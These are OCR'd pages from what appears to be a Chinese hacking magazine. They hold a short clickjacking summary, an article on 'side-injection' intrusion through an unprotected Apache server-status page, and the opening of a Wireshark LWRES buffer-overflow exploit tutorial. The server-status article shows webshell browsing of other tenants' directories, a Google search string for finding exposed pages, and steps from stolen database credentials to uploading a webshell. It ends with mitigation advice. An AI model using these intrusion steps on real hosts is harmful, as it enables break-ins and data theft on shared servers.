


图1





图2

小结

单击劫持的挂马方式抛弃了对浏览器溢出的过程，而实现对用户需求进行欺骗，对浏览器进行判断，触发几率更高，并且程序单击时页面无任何变化，利用Cookies进行判断使程序仅触发一次，隐藏度更高。

前置知识：Linux
关键词：脚本、旁注、Server-Status

由Apache Server-Status引发的旁注入侵剖析



文/图　古典娃娃[Neuron]

熟悉Apache的朋友都知道它的日志又多又杂，如果靠分析日志或者查看服务器进程来监视Apache运行状态的话，比较繁冗。于是在Apache 1.3.2及以后的版本中就自带了一个查看Apache

状态的功能模块Server-Status。

什么是Apache Server-Status?

如果Apache配置文件httpd.conf或者extra/httpd-info.conf中有LoadModule status_module modules/mod_status.so话，说明Apache已经加载了此模块；或者编译的时候加上了-enable-module=so也表明服务器支持Server-Status。

如果Apache没有加载这个模块，如果是Linux服务器，就得重新编译Apache，加上-enable-module=so参数即可；如果是Windows系统的话，无须任何编译，只要把刚才时候说的LoadModule status_module modules/mod_status.so这句加上；如果前面有带#号，开启的话，需要将#去除。

配置Apache Server-Status的内容如下：

```
<location /php-server-status>
SetHandler server-status
Order Deny,Allow
Deny from all
Allow from www.php.com
</location>
```

ExtendedStatus On是一个完整的Server-Status的配置。第一行的php-server-status表示以后可以用类似http://www.php.com/php-server-status来访问，同时http://www.php.com/php-server-status?refresh=N将表示访问状态页面可以每N秒自动刷新一次；Deny from表示禁止的访问地址；Allow from表示允许的地址访问。

ExtendedStatus On表示的是待会儿访问的时候能看到详细的请求信息，另外该设置仅能用于全局设置，不能在特定的虚拟主机中打开或关闭。启用扩展状态信息将会导致服务器运行效率降低。

为什么Server-Status可以用于旁注?

在Apache Web服务器上，当在httpd.conf文件中配置 mod_status模块时，会创建"server-status"。状态模块可允许服务器管理找到服务器的执行状态(处理请求的作业程序数目、闲置作业程序的数目、每个作业程序的状态、作业程序已执行的请求数目，等等)。显示的HTML页面会以很容易阅读的形式来提供当前服务器统计数据，请看下面表1、表2、表3中的说明。

表1

字段	说明
Server Version	Apache服务器的版本
Server Built	Apache服务器编译安装的时间
Current Time	目前的系统时间
Restart Time	Apache重新启动的时间
Parent Server	Apache父程序 (parent process)的世代编号，就是 httpd 接收到 SIGHUP 而重新启动的次数
Server uptime	Apache启动后到现在经过的时间
Total accesses	到目前为至Apache接收的联机数量及传输的数据量
CPU Usage	目前CPU的使用情形
_SWSS….	所有Apache process目前的状态。每一个字符表示一个程序，最多可以显示256个程序的状态
Scoreboard Key	


表2

_:	Waiting for Connection，等待连接中
S:	Starting up，启动中
R:	Reading Request，正在读取要求
W:	Sending Reply，正在送出回应
K:	Keepalive (read)，处于保持联机的状态
D:	DNS Lookup，正在查找 DNS
C:	Closing connection，正在关闭连接
L:	Logging，正在写入记录文件
G:	Gracefully finishing，进入正常结束程序中
I:	Idle cleanup of worker，处理闲置
.:	Open slot with no current process，尚无此程序

表3

Srv	Child Server number – generation：本程序与其父程序的世代编号
PID	OS本程序的process ID
Acc	Number of accesses this connection /this child/this slot：分别表示本次联机、本程序所处理的存取次数
M	Mode of operation：该程序目前的状态
CPU	CPU usage, number of seconds：该程序所耗用的CPU 资源
SS	Seconds since beginning of most recent request：距离上次处理要求的时间
Req	Milliseconds required to process most recent request：最后一次处理要求所耗费的时间，以千分之一秒为单位
Conn	Kilobytes transferred this connection：本次联机所传送的数据量
Child	Megabytes transferred this child：由该子程序所传送的数据量
Slot	Total megabytes transferred this slot：由该 Slot 所传送的数据量
Client	客户端的地址
VHost	属于哪一个虚拟主机或本主机的 IP
Request	联机所提出的要求信息

从中可以看出server-status强大的功能，如图1所示。若被攻击者访问到这个文件，将大大提高了服务器被入侵的可能性，可以帮助攻击者进一步攻击站点。



Apache Server Status for www.php.net

Server Version: Apache/1.3.41 (Unix) PHP/5.2.12RC4-dev
Server Built: Mar 25 2008 09:06:01

Current Time: Friday, 05-Feb-2010 08:40:18 PST
Restart Time: Wednesday, 20-Jan-2010 07:28:03 PST
Parent Server Generation: 0
Server uptime: 16 days 1 hour 12 minutes 15 seconds
Total accesses: 35265740 - Total Traffic: 1310.8 GB
CPU Usage: u31844.6 s2836.74 cu.0234375 cs.203125 - 2.5% CPU load
25.4 requests/sec - 1.0 MB/second - 39.0 kB/request
45 requests currently being processed, 40 idle servers

```
WWWW_WWWW______WW_WW...._..W_W__.W_WW_._.W_..W.W.__W.W.W.WWWWWW_WW
WWW._WW_._W___W___.___W.__W_____.__.W..WWW__W......................
...................................................................
...................................................................
...................................................................
...................................................................
...................................................................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, "." Open slot with no current process

图1

实例演示

关于怎么拿到WebShell就不详细说了，这里主要介绍使用server-status进行旁注的过程。一般使用Apache的网站都是Linux+Apache+PHP+MySQL架构的，这看起来并没有什么奇怪的。但是空间商如果管理不善，不重视安全问题的话，那么就有很多大问题了。

本文的例子就是由于空间商配置Apache的时候忽略了server-status页面的验证而造成的安全问题。该空间商配置的Apache中的server-status是可以直接访问的，server-status实时记录了服务器中所有网站的访问记录，而其中VHOST一项记录了所有的虚拟主机名，如leitao1984.vhost018.cn，而leitao1984就是该网站的根目录名，如图2所示。

File Manager - Current disk free 12.86 G of 66.77 G (19.27%)

Current Directory (Non-writable, 0755) /home/wwwroot/2W/wwwroot/ GO

WebRoot | View Writable | Create Directory | Create File 浏览... Upload

	Filename	Last modified	Size	Chmod / Perms	Action
	Parent Directory				
	bh	2009-06-17 11:04:16	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	bcv	2009-04-17 18:46:38	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	cc	2009-06-17 11:15:19	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	cert	2009-04-10 17:18:39	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	imcs	2009-04-24 08:59:26	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	gb	2009-04-20 10:02:13	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	shan1	2009-04-17 18:27:38	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	shan2	2009-04-17 15:22:58	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	shan3	2009-04-14 17:19:28	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	uploads	2009-04-20 18:03:50	–	0755 / drwxr-xr-x / zlwl	Del | Rename
	www	2009-04-14 15:39:17	–	0755 / drwxr-xr-x / zlwl	Del | Rename

图2

从WebShell可以看出每个目录的权限为drwxr-xr-x，d是目录，r是可读，w是可写，x是可运行，整个的意思是所属用户可读可写可运行，同组的用户可读可运行，其他用户都可读可运行。这样的权限配置一看就很危险了！因为所有用户都可以读可以运行，如图3所示。

VHost	Request
xhint1.vhost018.cn	GET /log.php?erry=-3 HTTP/1.0
efbao.vhost018.cn	GET /sucai/yanhua/14.swf HTTP/1.0
dingjin.vhost018.cn	GET /goods-252.html HTTP/1.0
lllddz1.vhost018.cn	GET / HTTP/1.0
songdongwei.vhost018.cn	GET /?p=8116 HTTP/1.0
keqiuman.vhost018.cn	GET / HTTP/1.0
lchfish.vhost018.cn	GET /gallery-23-4,9-0--1--grid.html HTTP/1.0
b8848.vhost018.cn	GET /ProductShow.asp?ArticleID=916 HTTP/1.0
a117612929.vhost018.cn	GET /cms/e/data/images/qcss.css HTTP/1.0
chuangyiku.vhost018.cn	GET /images/200912/thumb_img/136_thumb_P_1261132433899.jpg HTTP
laf163.vhost018.cn	GET /RadioGet/RadioGet-0.2.2-i386.deb HTTP/1.0
lchfish.vhost018.cn	GET /gallery-12-4,69_2,0_1,5-8--1--index.html HTTP/1.0
mhjgwo.vhost018.cn	GET /html/xingyezixun/shichangfenxi/2009/1104/528.html HTTP/1.0
akast.vhost018.cn	GET /server-status HTTP/1.0
sionocean.vhost018.cn	GET /sion/?author=1&paged=6 HTTP/1.0
efbao.vhost018.cn	GET /sucai/hanqx/17.swf HTTP/1.0
pthousecom.vhost018.cn	GET /uploadfile/200812/20081205105726854.jpg HTTP/1.0
nilaigou.vhost018.cn	GET /?product-686-693-viewpic.html HTTP/1.0

图3

总结上面的信息，再稍微加上一点点的社工思想，我们就可以旁注其他的网站了！直接用VHOST跳到需要旁注的网站目录中去，接下来当然是看数据库配置信息了，PHP的数据库连接一般都是在data、config这些目录里面的config.ini.php、config.php文件里，如图4所示，不同的论坛或CMS有所差异，可以到官方查询一下就知道了。

Create / Edit File »

Current File (import new file name and new file)

/home/wwwroot/chuangyiku/wwwroot/data/config.php

File Content

```
<?php
// database host
$db_host    = "127.0.0.1:3306";

// database name
$db_name    = "chuangyiku";

// database username
$db_user    = "chuangyiku";

// database password
$db_pass    = "chuangyiku";
```

图4

拿到MySQL账号密码后再去拿shell就非常简单了，就使用MySQL导出一句话木马拿Webshell吧，详细步骤大家可以Google一下，不过这空间商更雷人的一点是MySQL账号密码就是FTP的账号密码，根本用不着MySQL了，直接FTP上传WebShell。


下面给出两个例子：http://www.php.net/server-status和http://www.apache.org/ server-status，大家可以仔细看看。Google hack可以查询"intitle:"Apache::Status" (inurl:server-status | inurl:status.html | inurl:apache.html)"。

如何解决问题？

如果这个日志并非必要，请除去它，但如果必要，请限制它的访问权。如需限制日志访问权的相关信息，可以参阅 http://httpd.apache.org/docs/2.0/mod/mod_access.html。

防止Google hack最好的方法是自己编译Apache，去掉相关关键词，详细步骤Google搜索一下即可，这里不再赘述。

前置知识:汇编
关键词:缓冲区溢出、Shellcode、exploit



菜鸟版Exploit编写指南之六十:Wireshark溢出漏洞分析与利用剖析

文/图 冰雪风谷

Wireshark是一款非常流行的网络封包分析软件,其方便性、开源性、跨平台性和可扩展性,让其拥有大量的使用人群,尤其是做网络相关开发工作的程序员。现在我们要分析的漏洞是Wireshark在对LWRES协议解码时,由于字符串读取处理不当导致的。我们可以从官方下载其源码,分析漏洞产生的原因,并对网络上流行的利用程序进行简单的分析(在1.2.6的版本中修补了这个漏洞,本文下载的是1.2.5版)。

导致Wireshark出现问题的函数为dissect_getaddrsbyname_request(这个函数在epan\dissectors\packet-lwres.c文件中定义),其代码如下:

```
static void dissect_getaddrsbyname_request(tvbuff_t* tvb, proto_tree* lwres_tree)
{
guint32 flags,addrtype;
guint16 namelen;
guint8 name[120];
proto_item* adn_request_item;
proto_tree* adn_request_tree;
flags = tvb_get_ntohl(tvb, LWRES_LWPACKET_LENGTH);
addrtype = tvb_get_ntohl(tvb, LWRES_LWPACKET_LENGTH + 4);
namelen = tvb_get_ntohs(tvb, LWRES_LWPACKET_LENGTH + 8);
tvb_get_nstringz(tvb, LWRES_LWPACKET_LENGTH+10, namelen, name); //这里产生溢出
name[namelen]=\0;
...
}
```

这个地方为什么会出现问题呢?我们先看看tvb_get_nstringz这个函数的作用,它有四个参数,第一个是个tvb结构,里面存放相关的一些结构及原始数据,第二个是个偏移,用于描述tvb中数据区域的偏移,第三个是namelen,用于描述拷贝的长度,该值是从LWRES_LWPACKET_LENGTH+8的偏移处读取的,第四个参数name即我们定义的数组,用来保存我们读取的对象。

很明显,我们现在可以看到问题是怎么产生的了。由于namelen也是从数据中读取的,所以这个值是可控的。假如我们把它设为大于120的一个数,在向name[120]中拷贝的过程中,便会导致溢出了。

漏洞产生的原因很简单,就是普通的溢出漏洞。下面我们分析一下攻击代码,可以学习一下利用程序是如何编写的。网上已公布了Python利用代码(http://sebug.net/exploit/19119/),也可以自己利用Metasploit生成攻击包。

开始之前我们先看一下Wireshark接口编写的相关基础知识。在packet-lwres.c中,还有如下的一些函数:

```
proto_register_lwres(void)
//用于注册协议,其中定义了相关协议的数据结构
proto_reg_handoff_lwres(void)
//绑定处理函数的句柄
